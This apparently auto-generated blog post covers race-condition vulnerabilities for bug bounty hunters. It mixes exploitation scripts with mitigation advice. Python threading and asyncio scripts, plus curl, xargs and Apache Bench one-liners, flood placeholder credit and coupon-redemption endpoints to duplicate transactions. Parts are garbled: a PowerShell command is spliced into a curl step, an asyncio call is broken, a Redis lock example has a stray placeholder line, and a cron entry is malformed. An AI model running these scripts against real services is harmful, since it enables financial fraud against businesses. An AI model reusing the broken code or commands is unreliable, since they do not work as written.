Listen to this Post
Introduction:

Race conditions are a critical class of software vulnerability where the outcome of operations depends on the sequence or timing of uncontrollable events, often leading to security breaches like privilege escalation, data corruption, or financial loss. In bug bounty programs like YesWeHack, researchers hunt for these flaws to help organizations fortify their defenses, earning rewards and reputation points. This article delves into the technical intricacies of race conditions, offering practical guidance for both offensive security testing and defensive hardening.
Learning Objectives:
- Understand the fundamental principles of race conditions in cybersecurity, including common scenarios in web applications and APIs.
- Learn step-by-step methods to identify, exploit, and mitigate race conditions using tools and custom scripts on Linux and Windows systems.
- Apply advanced techniques for cloud hardening and API security to prevent timing-based attacks in modern infrastructure.
You Should Know:
- Understanding Race Conditions: The Core Concept and Real-World Impact
A race condition occurs when multiple processes or threads access shared resources concurrently without proper synchronization, resulting in unpredictable behavior. In cybersecurity, this can allow attackers to bypass checks, duplicate transactions, or escalate privileges by winning the “race” between operations. For example, in a banking app, a race condition might let users withdraw funds multiple times before balance updates.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Identify shared resources like files, databases, or memory in an application. Use code review or dynamic analysis to spot unsynchronized access.
– Step 2: Simulate concurrent requests using tools like `curl` or Python scripts. On Linux, use commands like time curl -X POST http://target.com/transfer` to measure response times.1..10 | ForEach-Object { Start-Job { Invoke-WebRequest -Uri http://target.com/api } }`.
- Step 3: Analyze logs for inconsistencies. On Windows, leverage PowerShell to send parallel requests:
– Step 4: Validate findings by reproducing the issue in a controlled environment, such as a Docker container, to avoid production risks.
- Identifying Race Conditions in Web Applications: A Methodology for Bug Bounty Hunters
Web applications are prone to race conditions in features like coupon redemption, ticket booking, or account registration. Attackers exploit timing gaps between validation and execution phases.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Map the application’s functionality using Burp Suite or OWASP ZAP to identify endpoints that handle state changes, such as `/update-balance` or /apply-coupon.
– Step 2: Craft multiple simultaneous requests. In Linux, use `xargs` for parallel execution: seq 100 | xargs -n1 -P100 curl -s http://target.com/apply-coupon?code=TEST > /dev/null.
– Step 3: Monitor responses for anomalies like duplicate successes. Implement a Python script using `threading` or `asyncio` to send requests with minimal delay:
import threading
import requests
def race_request():
response = requests.post('http://target.com/api/credit', data={'amount': 100})
print(response.text)
threads = [threading.Thread(target=race_request) for _ in range(50)]
for t in threads: t.start()
for t in threads: t.join()
– Step 4: Use logging tools like `tcpdump` on Linux (sudo tcpdump -i eth0 port 80) or Wireshark on Windows to capture network traffic and analyze timing patterns.
- Tools and Configurations for Automated Race Condition Detection
Automating detection saves time and improves accuracy. Tools like RacePwn, Burp Intruder with turbo intruder, and custom scripts can simulate high-concurrency attacks.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Set up Burp Suite with the Turbo Intruder extension for scalable attacks. Configure it to send requests in bursts via the “Engine” tab with 500 threads.
– Step 2: On Linux, install and use RacePwn, a tool designed for race condition testing: git clone https://github.com/racepwn/racepwn && cd racepwn && python3 racepwn.py -u http://target.com -p 10.
– Step 3: For API security, integrate OWASP ZAP with custom scripts. In ZAP, use the “Automated Scan” with a custom script to increase request rates via the `HttpSender` script.
– Step 4: Harden your testing environment by using virtual machines or containers. On Windows, configure Docker Desktop to isolate tests: `docker run -it alpine sh` and install tools like `curl` and python3.
- Exploiting Race Conditions: A Practical Example with Code and Commands
Exploitation involves winning the race to achieve malicious outcomes, such as bypassing rate limits or duplicating transactions. This example focuses on a coupon bypass flaw.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Identify a vulnerable endpoint, e.g., `/api/redeem` that checks coupon validity before deducting inventory.
– Step 2: Write a Python script to send concurrent POST requests. Use `asyncio` for asynchronous calls:
import aiohttp
import asyncio
async def redeem(session):
async with session.post('http://target.com/api/redeem', json={'coupon': 'DISCOUNT'}) as resp:
return await resp.text()
async def main():
async with aiohttp.ClientSession() as session:
tasks = [redeem(session) for _ in range(100)]
results = await asyncio.gather(tasks)
for r in results: print(r)
asyncio.run(main())
– Step 3: On Linux, use `ab` (Apache Bench) for load testing: `ab -n 1000 -c 100 -p data.json -T application/json http://target.com/api/redeem`.
– Step 4: Verify exploitation by checking if multiple coupons were applied illegally. Use database queries or log analysis, such as `grep “success” app.log | wc -l` on Linux.
- Mitigation Strategies for Developers: Locking, Synchronization, and Cloud Hardening
Preventing race conditions requires implementing synchronization mechanisms like mutexes, semaphores, or database transactions. In cloud environments, use distributed locks and idempotent APIs.
Step-by-step guide explaining what this does and how to use it:
– Step 1: For web apps, use atomic operations in databases. In SQL, wrap operations in transactions: BEGIN TRANSACTION; UPDATE balances SET amount = amount - 100 WHERE user_id=1; COMMIT;.
– Step 2: Implement server-side locking with Redis or similar tools. On Linux, install Redis and use Python to set locks:
import redis
r = redis.Redis(host='localhost', port=6379)
with r.lock('resource_key', timeout=5):
 Critical section code
– Step 3: Harden cloud services like AWS Lambda by enabling concurrency limits. Use AWS CLI: aws lambda put-function-concurrency --function-name myFunction --reserved-concurrent-executions 10.
– Step 4: On Windows applications, use .NET synchronization primitives like `Monitor` or `SemaphoreSlim` in C code to control thread access.
- Advanced Techniques: Kernel-Level Race Conditions and API Security Hardening
Race conditions can occur in operating systems or microservices APIs, leading to severe exploits like TOCTOU (Time-of-Check-Time-of-Use). Mitigation involves kernel patches and API rate limiting.
Step-by-step guide explaining what this does and how to use it:
– Step 1: For Linux kernel testing, use syzkaller fuzzer to identify race conditions: go get -u github.com/google/syzkaller && cd syzkaller && make.
– Step 2: Harden APIs by implementing idempotency keys and queue systems. Use tools like RabbitMQ with Python:
import pika
connection = pika.BlockingConnection(pika.ConnectionParameters('localhost'))
channel = connection.channel()
channel.queue_declare(queue='task_queue', durable=True)
– Step 3: On Windows, audit driver code with Static Driver Verifier (SDV) to catch synchronization issues in kernel mode.
– Step 4: Deploy web application firewalls (WAFs) like ModSecurity on Linux to detect rapid request patterns: SecRule REQUEST_COUNT "@gt 100" "id:123,deny,status:429".
- Integrating Race Condition Testing into Security Workflows: CI/CD and Bug Bounty Programs
Incorporate race condition checks into continuous integration pipelines and bug bounty hunts to proactively address vulnerabilities.
Step-by-step guide explaining what this does and how to use it:
– Step 1: Use GitHub Actions or Jenkins to run automated tests. In a Jenkinsfile, add a stage for race condition testing with OWASP ZAP.
– Step 2: For bug bounty hunters, document findings with proofs-of-concept (PoCs) including videos and logs. Submit reports on platforms like YesWeHack with clear steps to reproduce.
– Step 3: On Linux, schedule regular scans with cron jobs: `0 /home/user/race_scan.sh` to run scripts periodically.
– Step 4: Educate teams with training courses from platforms like Offensive Security or Coursera, focusing on advanced vulnerability exploitation.
What Undercode Say:
- Key Takeaway 1: Race conditions are a stealthy yet high-impact vulnerability that can bypass traditional security controls, emphasizing the need for concurrency testing in both development and penetration testing phases.
- Key Takeaway 2: Effective mitigation requires a multi-layered approach, combining code-level synchronization, cloud-native tools, and automated detection integrated into DevOps pipelines.
Analysis: The rise of distributed systems and microservices amplifies race condition risks, as timing issues become harder to detect in asynchronous environments. Bug bounty programs, as highlighted by Md Nawshad Ahmmed’s experience, play a crucial role in crowd-sourcing security, but organizations must prioritize fixing these flaws early. With AI-driven attacks on the horizon, automated exploitation of race conditions could accelerate, making proactive hardening essential. The cybersecurity community should focus on sharing knowledge through platforms like YesWeHack to build resilient applications.
Prediction:
In the future, race condition vulnerabilities will increasingly target IoT devices and cloud-native APIs, leveraging AI to optimize timing attacks for large-scale breaches. As 5G and edge computing reduce latency, attackers will exploit narrower time windows, necessitating real-time monitoring and machine learning-based defenses. Bug bounty rewards for such flaws may surge, driving more researchers to specialize in timing-based exploits, ultimately pushing the industry toward stricter concurrency standards in programming languages and frameworks.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Md Nawshad – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


